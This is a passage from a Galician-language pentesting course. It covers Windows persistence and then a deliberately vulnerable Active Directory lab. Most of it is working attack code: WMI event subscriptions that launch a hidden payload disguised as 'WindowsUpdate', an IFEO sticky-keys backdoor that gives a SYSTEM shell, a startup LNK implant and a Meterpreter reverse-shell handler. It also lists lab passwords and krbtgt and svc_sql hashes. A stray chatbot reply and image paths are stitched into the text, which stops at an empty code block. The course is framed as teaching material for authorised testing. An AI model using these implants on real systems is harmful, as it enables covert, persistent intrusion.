# Paso 1: Crear script con protección anti-disparos múltiples
$script = @'
$lockFile = "C:\ProgramData\WindowsUpdate\.wmi_lock"
$now = Get-Date

# Comprobar se hai un disparo recente (últimos 30 segundos)
if (Test-Path $lockFile) {
    $lockTime = Get-Item $lockFile | Select-Object -ExpandProperty LastWriteTime
    $diff = ($now - $lockTime).TotalSeconds

    if ($diff -lt 30) {
```

```
        # Moi recente, NON executar (evita disparos múltiples ao pechar sesión)
        exit 0
    }
}

# Crear/actualizar arquivo de bloqueo
$now | Out-File -FilePath $lockFile -Force

# Executar payload
Start-Process "C:\ProgramData\WindowsUpdate\winupdate.exe" -WindowStyle Hidden
'@

# Gardar script
$script | Out-File -FilePath "C:\ProgramData\WindowsUpdate\wmi_payload.ps1" -Encoding ASCII

# Paso 2: Crear filtro WMI (detecta logins/logouts interactivos)
$FilterArgs = @{
    Name = 'UserLoginFilter'
    EventNamespace = 'root\cimv2'
    QueryLanguage = 'WQL'
    Query = "SELECT * FROM __InstanceCreationEvent WITHIN 15 WHERE TargetInstance ISA 'Win32_LogonSession' AND TargetInstance.LogonType = 2"
}
$Filter = Set-WmiInstance -Namespace root\subscription -Class __EventFilter -Arguments $FilterArgs

# Paso 3: Crear consumidor (executa o script)
$ConsumerArgs = @{
    Name = 'UserLoginConsumer'
    CommandLineTemplate = 'powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\ProgramData\WindowsUpdate\wmi_payload.ps1'
}
$Consumer = Set-WmiInstance -Namespace root\subscription -Class CommandLineEventConsumer -Arguments $ConsumerArgs

# Paso 4: Vincular filtro e consumidor
$BindingArgs = @{
    Filter = $Filter
    Consumer = $Consumer
}
Set-WmiInstance -Namespace root\subscription -Class __FilterToConsumerBinding -Arguments $BindingArgs

# Verificar
Write-Host "`n=== CONFIGURACIÓN INSTALADA ===" -ForegroundColor Green
Write-Host "Filtro: Detecta logins/logouts interactivos (LogonType = 2)" -ForegroundColor Yellow
Write-Host "Acción: Executa payload con protección anti-disparos" -ForegroundColor Yellow
Write-Host "`nVinculacións activas:" -ForegroundColor Cyan
Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding | Where-Object {$_.Filter -like '*UserLogin*'} | Select-Object Filter, Consumer
```

Explicación dos compoñentes:

- **Filtro WMI**: Detecta eventos de creación de sesións con LogonType = 2 (login **e logout** interactivo)
- **Script de protección**: Bloquea execucións múltiples no mesmo evento (só permite 1 cada 30 segundos) - **esencial ao pechar sesión**
- **Consumidor**: Executa o script PowerShell que lanza o payload
- **Vinculación**: Conecta o filtro co consumidor para activar a acción

Preparar handler Meterpreter en Kali:

```
# Handler Meterpreter (executa en background)
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 192.168.56.183; set LPORT 4444; set ExitOnSession
false; exploit -j"
```

Probar a persistencia:

```
REM Pechar sesión (activarase o payload)
logoff

REM Iniciar sesión de novo na GUI de VirtualBox (activarase de novo o payload)
REM Deberías recibir UNHA shell Meterpreter en cada evento
```


Verificar configuración:

```
# Ver TODOS os filtros WMI activos
Write-Host "`n=== FILTROS WMI ===" -ForegroundColor Yellow
Get-WmiObject -Namespace root\subscription -Class __EventFilter | Select-Object Name, Query

# Ver TODOS os consumidores activos
Write-Host "`n=== CONSUMIDORES WMI ===" -ForegroundColor Yellow
Get-WmiObject -Namespace root\subscription -Class CommandLineEventConsumer | Select-Object Name, CommandLineTemplate

# Ver TODAS as vinculacións
Write-Host "`n=== VINCULACIÓNS ===" -ForegroundColor Yellow
Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding | Select-Object Filter, Consumer
```

Eliminar a persistencia:

```
# Limpar todo
Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding | Where-Object {$_.Filter -like '*UserLogin*'} | Remove-WmiObject
Get-WmiObject -Namespace root\subscription -Class __EventFilter | Where-Object {$_.Name -eq 'UserLoginFilter'} | Remove-WmiObject
Get-WmiObject -Namespace root\subscription -Class CommandLineEventConsumer | Where-Object {$_.Name -eq 'UserLoginConsumer'} | Remove-WmiObject
Remove-Item -Path "C:\ProgramData\WindowsUpdate\wmi_payload.ps1" -Force -ErrorAction SilentlyContinue
Remove-Item -Path "C:\ProgramData\WindowsUpdate\.wmi_lock" -Force -ErrorAction SilentlyContinue
```

Diagrama de funcionamento:



Notas importantes:

1. **LogonType = 2**: Só se activa en logins/logouts **interactivos** (local ou RDP), non en servizos nin tarefas programadas
2. **WITHIN 15**: WMI comproba cada 15 segundos, polo que pode haber un pequeno retardo
3. **Protección anti-disparos**: O arquivo `.wmi_lock` evita múltiples execucións no mesmo evento - **crítico ao pechar sesión**
4. **Invisible**: Esta técnica non aparece en Registry Run nin en Scheduled Tasks
5. **Persistente**: Mantense despois de reinicios ata que se elimine manualmente
6. **Login + Logout**: Recibirás unha shell tanto ao pechar sesión como ao iniciar sesión

---

Opción 11: Accessibility Features (Sticky Keys)

Esta técnica usa Image File Execution Options (IFEO) para substituír ferramentas de accesibilidade por shells maliciosas.

> **Explicación: Image File Execution Options (IFEO)**
>
> **IFEO** permite especificar un **debugger** para calquera executable.
>
> **Como funciona:** 1. Windows intenta executar un programa (ex: `sethc.exe`) 2. Comproba se existe entrada en IFEO para ese executable 3. Se existe `Debugger`, **executa ese programa EN LUGAR do orixinal**
>
> **Vantaxes:** 1. Non modifica o ficheiro orixinal 2. Máis silenciosa 3. Reversible facilmente 4. Non dispara alertas de integridade

Variante 1: Usando IFEO con cmd.exe

```
# Crear entrada no rexistro para sethc.exe
New-Item -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" -Force

# Especificar cmd.exe como "debugger"
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" -Name "Debugger" -Value "C:
\Windows\System32\cmd.exe"

# Verificar
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe"
```

Como usar: 1. Bloquear a pantalla (`Win + L`) 2. Premer **Shift 5 veces** 3. Aparece **cmd.exe como SYSTEM**

Variante 2: Con payload Meterpreter

```
# Configurar debugger para executar payload
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" -Name "Debugger" -Value "C:
\ProgramData\WindowsUpdate\winupdate.exe"
```

Outras funcións de accesibilidade:

Executable	Trigger	Descrición
`sethc.exe`	Shift 5 veces	Sticky Keys
`utilman.exe`	Win + U	Utility Manager
`osk.exe`	-	On-Screen Keyboard

Opción 12: Arquivo LNK malicioso no Startup

Que é un arquivo LNK? Un arquivo .lnk é un atallo de Windows (shortcut). Cando o usuario fai dobre clic nun atallo, Windows executa o programa ao que apunta.

Como funciona esta técnica? 1. Creamos un atallo malicioso que apunta ao noso payload 2. Colocámolo na carpeta Startup de Windows 3. Ao iniciar sesión, Windows executa automaticamente todos os atallos de Startup 4. O noso payload execútase sen que o usuario faga nada

SIMILARIDADE CON LINUX

- Análogo a poñer un script en /etc/profile.d/ ou ~/.bashrc
- Análogo á Opción 1 de VulNyx Linux (reverse shell en /etc/profile)

Prerrequisito

Ter o payload xa copiado na máquina (ver Opción 1 - Paso 1-3)

```
# Crear arquivo LNK que executa payload
# 1. Crear obxecto COM de Windows Script Host (permite crear atallos)
$WshShell = New-Object -ComObject WScript.Shell

# 2. Crear o atallo (aínda non existe no disco)
$Shortcut = $WshShell.CreateShortcut("C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\WindowsUpdate.lnk")

# 3. Configurar A QUE apunta o atallo (o noso payload)
$Shortcut.TargetPath = "C:\ProgramData\WindowsUpdate\winupdate.exe"

# 4. Configurar COMO se abre (minimizado = non se ve)
$Shortcut.WindowStyle = 7  # 1=Normal, 3=Maximized, 7=Minimized

# 5. Descrición do atallo (aparece ao pasar o rato por encima)
$Shortcut.Description = "Windows Update Service"

# 6. Directorio de traballo (onde se executa o payload)
$Shortcut.WorkingDirectory = "C:\ProgramData\WindowsUpdate"

# 7. GARDAR o atallo no disco (antes era só un obxecto en memoria)
$Shortcut.Save()

# Verificar
Get-ChildItem "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
```

Probar:

```
REM 1. Pechar sesión
shutdown /l

REM 2. Volver iniciar sesión (introducir contrasinal)

REM 3. O payload executarase automaticamente sen que o vexas
```

Na máquina Kali, deberías recibir a sesión Meterpreter automaticamente ao iniciar sesión.

Tes toda a razón! O comando de eliminación de WMI debería estar **tamén na sección 6. Limpeza**, xa que é parte da checklist global de eliminación de persistencia.

Aquí tes a sección actualizada:

---

6. Limpeza

> **Nota sobre a limpeza**
>
> Este documento presenta un **catálogo de técnicas alternativas de persistencia**.
> Nun escenario real ou nunha práctica concreta **non se aplican todas simultaneamente**,
> senón só aquelas seleccionadas segundo o obxectivo do exercicio.
>
> Esta sección actúa como unha **checklist global de limpeza**, garantindo que **calquera técnica empregada** poida ser eliminada correctamente ao finalizar a proba.

Eliminar persistencia

Eliminar entradas do rexistro:

```
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdate /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdate /f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v WindowsUpdate /f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices" /v WindowsUpdate /f
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword /f
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUsername /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon /t REG_SZ /d "0" /f
```

Eliminar tarefas programadas:

```
schtasks /delete /tn "WindowsUpdate" /f
schtasks /delete /tn "SystemMaintenance" /f
schtasks /delete /tn "SystemCheck" /f
schtasks /delete /tn "DailyMaintenance" /f
schtasks /delete /tn "BackupScheduler" /f
schtasks /delete /tn "BootCounter" /f
schtasks /delete /tn "UserMonitor" /f
schtasks /delete /tn "SystemCanary" /f
schtasks /delete /tn "LoadMonitor" /f
schtasks /delete /tn "RDPMonitor" /f
schtasks /delete /tn "ProcessMonitor" /f
```

Eliminar servizos:

```
sc stop "WindowsDefenderUpdate"
sc delete "WindowsDefenderUpdate"
```

Eliminar usuarios:

```
net user sysadmin /delete
net user support$ /delete
net user pentester /delete
net user backdoor /delete
net user WindowsUpdate /delete
net user Guest /delete
net user santa /delete
net user emergency /delete
```

Eliminar IFEO:

```
Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" -Force
Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" -Force
```

Eliminar WMI Subscriptions:

```
# Eliminar vinculacións
Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding | Where-Object {$_.Filter -like '*UserLogin*'} | Remove-WmiObject

# Eliminar filtros
Get-WmiObject -Namespace root\subscription -Class __EventFilter | Where-Object {$_.Name -eq 'UserLoginFilter'} | Remove-WmiObject

# Eliminar consumidores
Get-WmiObject -Namespace root\subscription -Class CommandLineEventConsumer | Where-Object {$_.Name -eq 'UserLoginConsumer'} | Remove-WmiObject
```

Eliminar ficheiros:

```
del /F /Q C:\ProgramData\WindowsUpdate\winupdate.exe
del /F /Q C:\ProgramData\WindowsUpdate\winupdate_service.exe
del /F /Q "C:\Program Files\Notepad++\version.dll"
del /F /Q C:\Windows\System32\maintenance.ps1
del /F /Q C:\Windows\System32\delayed-payload.ps1
del /F /Q C:\Windows\System32\boot-counter.ps1
del /F /Q C:\Windows\System32\user-monitor.ps1
REM --- Arquivos Canario Actualizados ---
del /F /Q C:\ProgramData\WindowsUpdate\canary-check.ps1
del /F /Q C:\ProgramData\WindowsUpdate\.keepalive
REM -------------------------------------
del /F /Q C:\Windows\System32\load-trigger.ps1
del /F /Q C:\Windows\System32\config\.trigger_date
del /F /Q C:\Windows\System32\config\.boot_count
del /F /Q "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\WindowsUpdate.lnk"
del /F /Q C:\ProgramData\WindowsUpdate\wmi_payload.ps1
del /F /Q C:\ProgramData\WindowsUpdate\.wmi_lock
rmdir /S /Q C:\ProgramData\WindowsUpdate
rmdir /S /Q C:\Windows\System32\drivers\etc\cache
```

Restaurar PATH:

```
REM Ver PATH actual
echo %PATH%

REM Eliminar directorio malicioso do PATH
setx PATH "%PATH:C:\Windows\System32\drivers\etc\cache;=%" /M
```

Desactivar RDP:

```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 1 /f
netsh advfirewall firewall set rule group="remote desktop" new enable=No
```

Eliminar regras de firewall:

```
netsh advfirewall firewall delete rule name="Windows Update Service"
```

---

7. Conclusión

Estas técnicas permiten manter acceso persistente a sistemas Windows. É importante:

- Documentar todos os métodos implementados
- Verificar que non interfiren con operacións críticas
- Eliminar todas as backdoors ao finalizar
- Proporcionar ao cliente información detallada
- Considerar o impacto en sistemas de detección

Nota de seguridade: Usar exclusivamente en contextos autorizados de pentesting.

---

8. Táboa comparativa: Linux vs Windows

Técnica	Linux	Windows	Similaridade
Shells ao login	`/etc/profile`	Registry Run (HKLM/HKCU)	Alta
Acceso remoto	Clave SSH	RDP con usuario backdoor	Alta
Usuario privilexiado	`useradd -o -u 0`	`net user` + Administrators	Media
Modificación de usuarios	`/etc/passwd`	Usuario oculto con `$`	Media
AutoLogin	Non común	Registry Winlogon	Baixa
Tarefas programadas	Cron jobs	Scheduled Tasks	Alta
Servizos	systemd	Windows Services	Alta
Modificación PATH	`$PATH` en `/etc/profile`	`setx PATH`	Alta
Bibliotecas maliciosas	`LD_PRELOAD` / `.so`	DLL Hijacking	Alta
Eventos do sistema	udev rules / scripts	WMI Event Subscriptions	Media
Binarios privilexiados	SUID/SGID/Capabilities	IFEO (Accessibility)	Baixa
Bombas lóxicas (data)	Script bash con cron	Script PowerShell con Task	Alta
Bombas lóxicas (delay)	Script bash con timestamp	Script PowerShell con arquivo	Alta
Bombas lóxicas (reinicios)	Script init.d	Script PowerShell con Task	Alta
Arquivo canario	Script bash	Script PowerShell	Alta
Startup files	`/etc/profile.d/`	Startup folder + LNK	Media

3.3 Vuln Lab AD-DC

3.3.1 Laboratorio

Laboratorio Vulnerable de Active Directory (VULN-HE.LAB) con Packer

Repositorio vuln-he.lab

```
git clone https://github.com/ricardofc/vuln-he.lab.git
cd vuln-he.lab
```

Este proxecto automatiza con **Packer** e **PowerShell** a creación dun **Controlador de Dominio Windows Server 2019** intencionadamente vulnerable. O obxectivo é dispoñer dun contorno **didáctico e realista** para practicar técnicas de **Red Team / Pentesting Active Directory**, cubrindo todo o ciclo do ataque, incluíndo **persistencia avanzada en Kerberos**.

Idioma do Sistema: Español (es-ES)

Aviso Legal e de Seguridade

NON EXPOÑAS ESTA MÁQUINA A INTERNET.
Este sistema ten o firewall desactivado, antivirus desactivado, protocolos inseguros habilitados e contrasinais débiles. Úsaa unicamente nunha rede illada (Host-Only / NAT Network illada).

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que estea enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

CREDENCIAIS E ACCESO

- **Dominio:** `VULN-HE.LAB` (NetBIOS: `VULN-HE`)
- **DC IP:** `192.168.56.100` (Estática)

- **Credenciais de Dominio:**

Usuario	Contrasinal	Rol / Vulnerabilidade Clave	Acceso Viable	Utilidade
Administrador	`abc123.`	Domain Admin (LLMNR Poisoning)	✅	**Game Over** - Control total
brais.t	`iloveyou`	Backup Operator (SeBackupPrivilege → DA)	✅	**Escalada crítica** - Dump NTDS
maria.g	`dragon`	Potato Attack (SeImpersonatePrivilege → SYSTEM)	✅	**Escalada crítica** - SYSTEM vía Potato
nopreauth.user	`AsrepMePlease123`	AS-REP Roasting (Sen pre-autenticación)	⚠️	**Demostración** - Hash non crackeable facilmente
svc_sql	`SvcPassw0rdKerb!`	Kerberoasting (SPN MSSQL) + **Silver Ticket**	⚠️	**Persistencia crítica** - Silver Ticket (10 anos)
helpdesk.user	`HelpDeskP@ss1`	Abuso de ACLs sobre `maria.g` (vía rpcclient)	✅	**Movemento lateral** - GenericAll sobre maria.g
krbtgt	N/A	Conta de servizo KDC	N/A	**Persistencia MÁXIMA** - Golden Ticket (10 anos)

Lenda:
- ✅Acceso directo viable (password spraying ou LLMNR)
- ⚠️Acceso indirecto (require compromiso previo para obter hash/contrasinal)
- N/A Non aplicable (conta de sistema, non de acceso directo)

VULNERABILIDADES IMPLEMENTADAS

1. Fase 1-3: Recopilación, Análise e Explotación

Rede e Protocolos:

- **LLMNR/NBT-NS Poisoning:** Tráfico xerado automaticamente por unha tarefa programada do Administrador.
- **SMBv1 & Signing Disabled:** Permite ataques de NTLM Relay.
- **Firewall & Defender:** Desactivados.

Kerberos:

- **AS-REP Roasting:** Usuario `nopreauth.user` sen pre-autenticación.
- **Kerberoasting:** Usuario `svc_sql` con SPN asociado e servizo SQL real instalado.

Password Spraying:

- Contrasinais débiles en `brais.t` e `maria.g` (presentes en rockyou.txt).

2. Fase 4: Post-Explotación e Escalada de Privilexios

Privilexios Windows:

- **SeBackupPrivilege:** Usuario `brais.t` pode ler `NTDS.dit` e SAM.
- **SeImpersonatePrivilege:** Usuario `maria.g` vulnerable a ataques tipo Potato.

ACLs Débiles:

- **GenericAll ACL:** Grupo `HelpDesk` (usuario `helpdesk.user`) ten control total sobre `maria.g`.
- **Explotación viable:** Mediante `rpcclient` desde Linux (cambio remoto de contrasinal sen necesidade de shell).

3. Fase 5: Persistencia Avanzada (Kerberos)

Silver Ticket (Persistencia por Servizo):

- **Conta obxectivo:** `svc_sql` (Hash NTLM: `ad2896ecfb9b443720bab09bb020f852`)
- **SPN:** `MSSQLSvc/VULN-DC-01.vuln-he.lab:1433`
- **Capacidades:**
  - Forxado de TGS para MSSQL válido 10 anos
  - Acceso persistente como Administrador ao servizo SQL
  - Execución remota vía `xp_cmdshell`
  - Escalada a SYSTEM mediante SeImpersonatePrivilege
- **Invalidación:** Cambiar contrasinal de `svc_sql`

Golden Ticket (Persistencia Total de Dominio):

- **Conta crítica:** `krbtgt` (Hash NTLM: `f8d660354307503cae5a4a735d110da0`)
- **Capacidades:**
  - Forxado de TGT válido para TODO o dominio durante 10 anos
  - Acceso ilimitado a calquera recurso/servizo
  - Non require comunicación co KDC
  - Practicamente indetectable
- **Invalidación:** Resetar contrasinal de `krbtgt` **DÚAS veces consecutivas**

DESPREGAMENTO

1. Requisitos Previos (Descargas)

Debido ás restricións de descarga automática, debes descargar manualmente o instalador de SQL Server e colocalo no directorio raíz do proxecto **antes** de executar Packer.

1. **Windows Server 2019 ISO:** Microsoft Evaluation Center
2. **SQL Server 2019 Express (Inglés - Offline Installer):**
   Debes obter o ficheiro `SQLEXPR_x64_ENU.exe` (aprox. 250MB).
   Para iso:
   a. Usa un ordenador con Windows
   b. Descarga o instalador web oficial (pequeno): SQL2019-SSEI-Expr.exe.
   c. Execútao
   d. Na xanela que se abre:
      - Selecciona **"Download Media"** (Descargar medios).
      - Selecciona paquete **Express Core**.
      - Selecciona idioma **English**.
      - Escolle o cartafol onde gardalo.
   e. Cando remate, terás o ficheiro `SQLEXPR_x64_ENU.exe`. Móveo ao cartafol do teu proxecto Packer (vía USB, cartafol compartido, `scp`, etc.).

2. Construción da Imaxe

1. Edita `windows2019.pkr.hcl` coa ruta e checksum da túa ISO de Windows Server 2019.

2. Asegúrate de que `SQLEXPR_x64_ENU.exe` está no mesmo cartafol.
3. Executa:

```
packer init .
packer build .
```

3. Importación e Configuración Final

1. Importa a VM resultante (`VULN-DC-01.ovf`) en VirtualBox.

```
$ tree output-autogenerated_1
output-autogenerated_1
├── VULN-DC-01-disk001.vmdk
└── VULN-DC-01.ovf
```

2. **IMPORTANTE:** Antes de arrincar a máquina, comproba a configuración de rede en VirtualBox:
   - **Adaptador 1:**
     - Conectado: **"Host-Only Adapter" (Adaptador só anfitrión)**
     - Nome: **vboxnet0**
3. Arrinca a máquina. A IP estará configurada estaticamente en `192.168.56.100`

RUTAS DE ATAQUE PRINCIPAIS

Acceso Inicial (Fases 1-3)

1. **Ruta Rápida (Poisoning):** Responder → Crack hash Admin (`abc123.`) → Domain Admin
2. **Ruta Password Spraying:** Rockyou.txt → `brais.t` ou `maria.g` → Shell WinRM

Escalada de Privilexios (Fase 4)

1. **Ruta SeBackup (brais.t):** SeBackupPrivilege → Dump SAM/NTDS → Pass-the-Hash → Domain Admin
2. **Ruta Potato (maria.g):** SeImpersonatePrivilege → SigmaPotato → SYSTEM
3. **Ruta ACLs (helpdesk.user):** rpcclient → Cambio contrasinal maria.g → Potato → SYSTEM

Persistencia Avanzada (Fase 5)


1. **Silver Ticket (svc_sql):** Hash NTLM → Forxar TGS → Acceso persistente MSSQL (10 anos)
2. **Golden Ticket (krbtgt):** Hash NTLM → Forxar TGT → Control total dominio (10 anos)

Guía Mestra de Ataque: Laboratorio VULN-HE.LAB

O laboratorio VULN-HE.LAB é moi interesante porque...

- Entorno completo de Active Directory vulnerable
- Windows Server 2019 como Controlador de Dominio
- Captura de credenciais mediante Envelenamento LLMNR/NBT-NS
- AS-REP Roasting contra usuarios sen pre-autenticación
- Kerberoasting contra contas de servizo con SPN
- Password Spraying con contrasinais débiles
- Abuso de SeBackupPrivilege para extraer NTDS.dit e credenciais de Administrador
- Abuso de SeImpersonatePrivilege para escalar privilexios a SYSTEM
- Abuso de ACLs para movemento lateral entre usuarios
- Cadea de ataque desde o acceso inicial ata a obtención de privilexios totais
- Persistencia avanzada con Silver e Golden Ticket (Kerberos)


ESCENARIO



Este documento describe a metodoloxía paso a paso para comprometer o laboratorio `VULN-HE.LAB`. O obxectivo é demostrar a cadea de ataque completa desde o descoñecemento total ata a obtención de privilexios máximos no sistema.

Esta guía organízase nas 5 primeiras fases dun test de intrusión. Para detalles técnicos profundos de ataques concretos, consultar os **Documentos de Ataque Específicos** referenciados en cada sección.

Diagrama de ataque



FASE 1 - RECOPILACIÓN (ATAQUES ACTIVOS)

Obxectivo: Identificar o obxectivo, o sistema operativo e os servizos expostos sen ter credenciais.

1.1. Identificación do Obxectivo (Ataque Activo)

Sabemos que o laboratorio ten IP estática. Verificamos a dispoñibilidade e o Sistema Operativo mediante o TTL.

```
$ ping -c 1 192.168.56.100
...
64 bytes from 192.168.56.100: icmp_seq=1 ttl=128 time=1.85 ms # TTL=128 ⇒  indica Windows. IP confirmada.
```

1.2. Mapeo de Servizos - Nmap (Ataque Activo)

Identificamos os portos abertos para confirmar o rol de Controlador de Dominio (DC).

```
